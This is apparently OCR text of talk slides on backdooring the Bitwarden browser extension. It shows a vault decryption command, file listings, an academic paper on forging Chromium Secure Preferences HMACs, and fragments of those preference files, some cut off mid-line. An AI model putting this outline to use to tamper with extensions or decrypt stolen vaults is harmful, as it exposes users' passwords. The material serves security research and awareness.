
6. Profit!



```
┌─[~]
└─╼ python3 bw-decrypt.json --key 'GxbbohyxiTketq0kDJQ5HVDL9Wles9edgcfKrZ1uFQc=' --database 'encrypted_database.json'

Decrypted database written to decrypted.json!
```


Backdoor Bitwarden Extensions

Backdooring Bitwarden Extension



Name	Date modified	Type
_locales	9/13/2025 11:07 PM	File folder
_metadata	9/13/2025 11:07 PM	File folder
assets	9/13/2025 11:07 PM	File folder
content	9/13/2025 11:07 PM	File folder
images	9/13/2025 11:07 PM	File folder
notification	9/13/2025 11:07 PM	File folder
offscreen-document	9/13/2025 11:07 PM	File folder
overlay	9/13/2025 11:07 PM	File folder
popup	9/13/2025 11:07 PM	File folder
719.background.js	1/1/1980 1:00 AM	JavaScript File
751c5f656414d175e17d.module.wasm	1/1/1980 1:00 AM	WASM File
background.js	1/1/1980 1:00 AM	JavaScript File
background.js.LICENSE.txt	1/1/1980 1:00 AM	Document texte
managed_schema.json	1/1/1980 1:00 AM	JSON File
manifest.json	9/13/2025 11:07 PM	JSON File


Backdooring Bitwarden Extensions



Bitwarden Password Manager

This extension may have been corrupted.

How are Chrome extensions installed?



chrome web store

Search extensions and themes

Discover · Extensions · Themes


Consent-O-Matic

Add to Chrome

Featured · 4.1 ★ (171 ratings) · Share


Extension · Privacy & Security · 100,000 users

How are Chrome extensions installed?



Name	Date modified	Type	Size
Custom Office Templates	8/12/2025 9:33 AM	File folder	
Visual Studio 2022	8/11/2025 1:15 PM	File folder	
WindowsPowerShell	8/11/2025 4:39 PM	File folder	

Secure Preferences Files



HMAC and "Secure Preferences": Revisiting Chromium-based Browsers Security

Pablo Picazo-Sanchez, Gerardo Schneider, and Andrei Sabelfeld


Chalmers University of Technology
Gothenburg, Sweden,

Abstract. Google disabled years ago the possibility to freely modify some internal configuration parameters, so options like silently (un)install browser extensions, changing the home page or the search engine were banned. This capability was as simple as adding/removing some lines from a plain text file called Secure Preferences file automatically created by Chromium the first time it was launched. Concretely, Google introduced a security mechanism based on a cryptographic algorithm named Hash-based Message Authentication Code (HMAC) to avoid users and applications other than the browser modifying the Secure Preferences file. This paper demonstrates that it is possible to perform browser hijacking, browser extension fingerprinting, and remote code execution attacks as well as silent browser extensions (un)installation by coding a platform-independent proof-of-concept changeware that exploits the HMAC, allowing for free modification of the Secure Preferences file. Last but not least, we analyze the security of the four most important Chromium-based browsers: Brave, Chrome, Microsoft Edge, and Opera, concluding that all of them suffer from the same security pitfall.

Keywords: HMAC · Changeware · Chromium · Web Security

https://www.cse.chalmers.se/~andrei/cans20.pdf

Secure Preferences Files



```
"extensions": {
    "settings": {
        "nngceckbapebfimnlniiiahkandclblb": {
            "manifest": {
                "default_locale": "en",
                "description": "At home, at work, or on the go, Bitwarden easily secures all your passwords, passkeys, and sensitive information",
                "homepage_url": "https://bitwarden.com",
                "host_permissions": ["https://*/*", "http://*/*"],
                "icons": {
                    "128": "images/icon128.png",
                    "16": "images/icon16.png"
```

```
"path": "nngceckbapebfimnlniiiahkandclblb\\2025.8.2_0",
```

```
                },
                "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAmqKbvreshyXRuN2gikeR1idqR6KL0Di89JZcMyD4bjJRZVmQO7aznSGSALIHzSAUGYocUYBNDOP5QAhImx
                "manifest_version": 3,
```

```
"ui": {
    "developer_mode": true
}
```

```
, "privacy"],
ipboardRead", "clipboardWrite", "contextMenus", "idle", "offscreen", "scripting", "storage",
'overlay/menu-list.html"]
```

```
                    "managed_schema": "managed_schema.json"
                },
                "update_url": "https://clients2.google.com/service/update2/crx",
                "version": "2025.8.1",
```

